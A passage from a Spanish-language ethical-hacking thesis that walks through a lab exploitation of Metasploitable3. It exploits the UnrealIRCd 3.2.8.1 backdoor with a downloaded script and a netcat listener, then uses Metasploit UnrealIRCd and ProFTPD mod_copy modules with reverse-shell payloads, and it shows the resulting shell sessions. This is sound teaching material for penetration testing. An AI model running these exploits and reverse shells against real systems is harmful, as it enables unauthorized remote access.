


Figura 4.45 Ubicación de las políticas creadas.

Fuente: Autor

- Para exportar la información obtenida como un informe que pueda adjuntarse al reporte de auditoría, se escoge en la opción *Report* y se selecciona el formato más conveniente. En la Figura 4.46 se presenta el resumen correspondiente a cada dirección IP analizada, en el cual se detalla el nivel de severidad de las vulnerabilidades encontradas, la puntuación CVSS, el número de *plugins* ejecutados y una breve descripción de los hallazgos.




Figura 4.46 Resumen del reporte de vulnerabilidades generado por Nessus

Fuente: Autor

4.1.3 OBTENCIÓN DE ACCESO

4.1.3.1 Objetivos

- Obtener acceso inicial al sistema objetivo mediante la explotación controlada de vulnerabilidades identificadas para conseguir una sesión remota o interacción con el sistema objetivo.
- Establecer conexiones remotas (*shells*/sesiones reversas) y mantenerlos de forma segura y no intrusiva para permitir la interacción con el sistema durante las pruebas
- Capturar credenciales de autenticación mediante técnicas de suplantación y ataque MitM (*Man in the Middle*).

4.1.3.2 Escenario

En la fase de escaneo de vulnerabilidades de un sistema, se identifica diferentes brechas de seguridad expuestas; este paso es fundamental para obtener algún beneficio de dichas fallas. En consecuencia, se presenta técnicas que aprovechan dichos fallos de seguridad y obtienen beneficios como, por ejemplo, ganar acceso a ese sistema, descubrimiento de otros sistemas o aumentar privilegios.

Una vez recopilados los datos y las vulnerabilidades de los sistemas analizados, se procede a explotar dichas vulnerabilidades para alcanzar, en la medida de lo posible, los objetivos planteados.

En esta fase se aplica técnicas destinadas a explotar una vulnerabilidad identificada con el fin de obtener un beneficio en el contexto del *hacking* ético; además, al tratarse de una de las etapas más intrusivas del proceso, con frecuencia son detectadas por sistemas de protección y detección, tales como antivirus, IPS, IDS y WAF.

Este tema de explotación de vulnerabilidades se divide en 3 sub-escenarios: Explotación de vulnerabilidades en *host*, explotación de vulnerabilidades en aplicaciones web y explotación de vulnerabilidades en redes.

4.1.3.3 EXPLOTACIÓN DE VULNERABILIDADES EN HOST

En esta fase se aborda la explotación de vulnerabilidades presentes en los servicios y aplicaciones expuestos del sistema objetivo con el propósito de evaluar la posibilidad de obtener acceso no autorizado y evidenciar los riesgos asociados.

A continuación, se presenta un ejemplo práctico que ilustra el procedimiento, las herramientas y los resultados obtenidos.

- Como primer paso, se realiza la explotación manual de vulnerabilidades. Para ello, y conforme a la sección 4.1.1.3.1 (recopilación activa), se emplea como insumo el reporte obtenido con Nmap mostrado en la Figura 4.30. A partir de dicho reporte, se selecciona una vulnerabilidad candidata para su explotación manual, poniendo atención al estado de los puertos y a las advertencias generadas por los scripts NSE, dado que algunos servicios podrán evidenciar fallas o comportamientos anómalos.
- Para el presente caso se selecciona el puerto 6667/TCP, habitualmente asociado al protocolo *Internet Relay Chat* (IRC); concretamente, muchos servidores IRC emplean el puerto 6667 como valor predeterminado para la conexión de clientes. En la máquina *Metasploitable3* se identifica un servidor UnrealIRCd cuya versión presenta una vulnerabilidad conocida que incorpora una puerta trasera (*backdoor*). Esta condición constituye un riesgo crítico puesto que posibilita la ejecución remota de comandos sin autenticación.
- En el reporte de vulnerabilidades se incluye un enlace con información detallada sobre cada hallazgo; por ello, se abre un navegador web, tal como se muestra en la Figura 4.47 para consultar la referencia correspondiente. En la página consultada se identifica la versión comprometida de UnrealIRCd 3.2.8.1 (*backdoored*), lo cual corrobora la existencia de la puerta trasera detectada.




Figura 4.47 Página web del fallo UnrealIRCd 3.2.8.1 [https://seclists.org/fulldisclosure/2010/Jun/277].

Fuente: Autor

- En la búsqueda de posibles vectores de explotación, se consultan repositorios públicos en Internet en busca de *exploits* pertinentes. En la Figura 4.48 se presenta un *exploit* localizado en GitHub, donde se dispone de versiones y variantes recientes. Al acceder al enlace, se examina la información técnica relativa al *exploit* y, tras verificar su relevancia para la versión vulnerable detectada, se procede a su descarga para su posterior análisis y uso en pruebas controladas dentro del entorno virtual de laboratorio.




Figura 4.48 Búsqueda de un *exploit* para UnrealIRCd 3.2.8.1.

Fuente: Autor

- Se descarga el *exploit* y se accede al directorio que contiene el archivo ejecutable; a continuación, se ejecuta el Comando 4.15 para mostrar la ayuda del *script* y determinar los parámetros requeridos para su correcta ejecución. En la Figura 4.49 se presenta los parámetros requeridos por el *exploit* que son: la dirección IP del host atacante (Kali) y el puerto del sistema (4444), así como la selección del *payload* a emplear.

```
./exploit.py -h
```

Comando 4.15 Consulta de ayuda del *script*.




Figura 4.49 Parámetros del *script*.

Fuente: Autor

- Con un editor de texto, se cambia los parámetros como se muestra la Figura 4.50 con el fin de orientar con precisión la prueba de explotación.




Figura 4.50 Requerimientos del *exploit.*

Fuente: Autor

- Con el Comando 4.16 establecemos la conexión de Netcat por el puerto 4444 para estar a la escucha de la conexión reversa con la máquina Metasploitable3.

```
nc -l -p 4444
```

Comando 4.16 Comando para la conexión Netcat.

- Como paso final, se ejecuta el Comando 4.17 para lanzar el *exploit.* En la Figura 4.51 se evidencia su correcta ejecución y en la Figura 4.52 el establecimiento de la conexión remota con la máquina objetivo sobre la cual se obtiene acceso para realizar cualquier acción que se desee en el sistema.

```
./exploit.py 10.0.4.8 6667 -payload python
```

Comando 4.17 Comando de ejecución del script.

```
┌──(kali㉿kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor-master]
└─$ ./exploit.py 10.0.4.8 6667 -payload python
Exploit sent successfully!
```

Figura 4.51 Acceso con éxito.

Fuente: Autor

```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 4444
boba_fett@ubuntu:/opt/unrealircd/Unreal3.2$ ls
ls
CVS                 badwords.channel.conf  help.conf       networks
Changes             badwords.message.conf  include         newnet
Changes.old         badwords.quit.conf     install-sh      spamfilter.conf
Config              config.guess           ircd.log        src
Donation            config.log             ircd.motd       tmp
INSTALL.REMOTEINC   config.status          ircd.pid        unreal
LICENSE             config.sub             ircd.pid.bak    unreal.in
Makefile            configure              ircd.tune       unrealircd.conf
Makefile.in         curl-ca-bundle.crt     ircdcron        update
README              curlinstall            keys            wircd.def
Unreal.nfo          dccallow.conf          m_template.c
aliases             doc                    makefile.win32
autoconf            extras                 modulize
boba_fett@ubuntu:/opt/unrealircd/Unreal3.2$
```

Figura 4.52 Archivos de la maquina Metasploitable3.

Fuente: Autor

- En la máquina *Metasploitable3* se crea un archivo denominado «Fichero_Tesis» con el fin de comprobar el acceso obtenido desde Kali mediante la explotación de la vulnerabilidad, tal como se muestra en la Figura 4.53.

```
boba_fett@ubuntu:/opt/unrealircd/Unreal3.2$ cd /home
cd /home
boba_fett@ubuntu:/home$ cd vagrant
cd vagrant
boba_fett@ubuntu:/home/vagrant$ ls
ls
VBoxGuestAdditions.iso  fichero_tesis.txt
boba_fett@ubuntu:/home/vagrant$ cat fichero_tesis.txt
cat fichero_tesis.txt
HAS GANADO ACCESO
boba_fett@ubuntu:/home/vagrant$
```

Figura 4.53 ubicación y contenido del archivo de ejemplo.

Fuente: Autor

Tras realizar el procedimiento de explotación de manera manual, a continuación, se presentada la herramienta automatizada empleada para el análisis de los *hosts*: Metasploit. Metasploit

constituye un *framework* de seguridad que agrupa un conjunto de herramientas destinadas al desarrollo, la prueba y la ejecución de exploits y módulos auxiliares, permitiendo automatizar ataques controlados, validar vectores de explotación y documentar los resultados de forma reproducible.

De manera simular al ejercicio anterior, en esta fase se utiliza el informe de vulnerabilidades generado previamente con *Nessus*. Por tanto, se exporta el reporte correspondiente tal como se muestra en la Figura 4.46.

- Para abrir *Metasploit* se abre una terminal simplemente ejecutando el Comando 4.18. Esto inicializa la base de datos de Metasploit y después abre la consola interactiva de comandos tal como se muestra en la Figura 4.54.

```
sudo msfdb init
msfconsole
```

Comando 4.18 inicialización de Mestasploit.

Fuente: Autor




Figura 4.54 Consola interactiva de comandos de Metasploit.

Fuente: Autor

- Una de las herramientas incorporadas en Metasploit es *connect*, la cual presenta un comportamiento análogo al de *netcat* empleado en la sección anterior. Asimismo, se utiliza el comando *search* para localizar exploits dentro del *framework*; dicho comando permite el uso de expresiones regulares para filtrar entre los módulos auxiliares. Se debe tener en cuenta que existen más de dos mil *exploits* implementados

en *Metasploit*; la información proporcionada por el comando incluye la fecha de publicación del *exploit*, las instrucciones de ejecución y una descripción detallada del mismo.

- En la Figura 4.55 se muestra el requerimiento de configuración de la IP del *host* y el puerto objetivo. Para configurar el *host* objetivo se utiliza el Comando 4.19.




Figura 4.55 Configuración de parámetros del *exploit.*

Fuente: Autor

```
set rhost 192.168.149.12
```

Comando 4.19 Comando para establecer el host objetivo.

- En la Figura 4.56 se muestra el listado de *payloads* compatibles con dicho *exploit*, se selecciona el *payload* mediante el Comando 4.20; en este caso se selecciona el *cmd/unix/reverse*, que se configura mediante el Comando 4.21.




Figura 4.56 Conjunto de *payloads* para IRCd 3281.

Fuente: Autor

```
show payload
```

Comando 4.20 Información del *payload*.

```
set payload cmd/unix/reverse
```

Comando 4.21 Comando para establecer el *payload.*

- Al seleccionar el *payload*, se necesita una conexión reversa; para ello, se configura la dirección IP de la máquina que realiza la escucha mediante el Comando 4.22.

```
set lhost 192.168.149.10
```

Comando 4.22 Comando para establecer el host local.

- En la Figura 4.57 se presenta la configuración completa necesaria para establecer el *exploit*, para ejecutarlo, se usa el Comando 4.23. Si todo está en orden, se observa lo presentado en la Figura 4.58.




Figura 4.57 Configuración completa del *exploit.*

Fuente: Autor

```
exploit
```

Comando 4.23 comando para ejecutar el *exploit*

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 10.0.4.9:4444
[*] 10.0.4.8:6667 - Connected to 10.0.4.8:6667 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
    :irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.4.8:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 41fgbvMw4A722tL0;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "41fgbvMw4A722tL0\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 3 opened (10.0.4.9:4444 → 10.0.4.8:37331) at 2025-09-24 17:47:51 -0400

cd /home
cd vagrant
ls
VBoxGuestAdditions.iso
fichero_tesis.txt
cat fichero_tesis.txt
HAS GANADO ACCESO
```

Figura 4.58 *Exploit* ejecutado con éxito.

Fuente: Autor

- Se procede a explotar la otra vulnerabilidad correspondiente a *proftpd*, mostrada en la Figura 4.46 para ello se emplea el Comando 4.24, y como se muestra en la Figura 4.59 se selecciona el *exploit proftpd_modcopy_exec,* el mismo identificado en el reporte de vulnerabilidades.

```
search proftpd
```

Comando 4.24 Comando para buscar *exploit*

```
msf6 > search proftpd

Matching Modules

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/linux/misc/netsupport_manager_agent         2011-01-08       average    No     NetSupport Manager Agent Remote Buffer Overflow
   1   exploit/linux/ftp/proftp_sreplace                   2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   2     \_ target: Automatic Targeting                    .                .          .      .
   3     \_ target: Debug                                  .                .          .      .
   4     \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1  .          .          .      .
   5   exploit/freebsd/ftp/proftp_telnet_iac               2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   6     \_ target: Automatic Targeting                    .                .          .      .
   7     \_ target: Debug                                  .                .          .      .
   8     \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)    .                .          .      .
   9   exploit/linux/ftp/proftp_telnet_iac                 2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   10    \_ target: Automatic Targeting                    .                .          .      .
   11    \_ target: Debug                                  .                .          .      .
   12    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1  .       .          .      .
   13    \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug)  .  .       .      .
   14    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)   .                .          .      .
   15  exploit/unix/ftp/proftpd_modcopy_exec               2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
   16  exploit/unix/ftp/proftpd_133c_backdoor              2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor
```

Figura 4.59 Selección del *exploit.*

Fuente: Autor

- Se emplea el Comando 4.25 para cargar el *exploit*, a continuación, se utiliza el Comando 4.26 para visualizar el detalle de los parámetros requeridos. En dicho detalle se indica que es necesaria la dirección IP de la máquina vulnerable, y que el parámetro *sitepath* debe apuntar a un directorio con permiso de escritura; por tanto, se establece /var/www/html como se muestra en la Figura 4.60.

```
set exploit/unix/ftpproftpd_modcopy_exec
```

Comando 4.25 Comando para establecer el *exploit*

```
show options
```

Comando 4.26 Muestra los parámetros del *exploit.*




Figura 4.60 Configuración de parámetros del *exploit.*

Fuente: Autor

- Para configurar la dirección IP de la máquina vulnerable, se utiliza el Comando 4.27. A continuación, en la Figura 4.61 se muestran los *payloads* susceptibles de ejecución; mediante el Comando 4.28 se establece el *payload* seleccionado y, por último, se ejecuta el *exploit* con el Comando 4.23.

```
set rhost 10.0.4.8
```

Comando 4.27 Comando para establecer el host objetivo.




Figura 4.61 Conjunto de *payloads* para proftpd.

Fuente: Autor

```
set payload cmd/unix/reverse_perl
```

Comando 4.28 Comando para establecer el *payload*

- En la Figura 4.62 se muestra que se ha explotado la vulnerabilidad, obteniendo acceso a ese directorio, donde en una instancia posterior puede llevarse a cabo una Post-explotación.




Figura 4.62 *Exploit* ejecutado con éxito.

Fuente: Autor

- Como se observa en el ejercicio anterior, no se requiere buscar el *exploit* ni el *payload*, puesto que por Metasploit se proporcionan herramientas preconfiguradas y precargadas para explotar dichas vulnerabilidades.

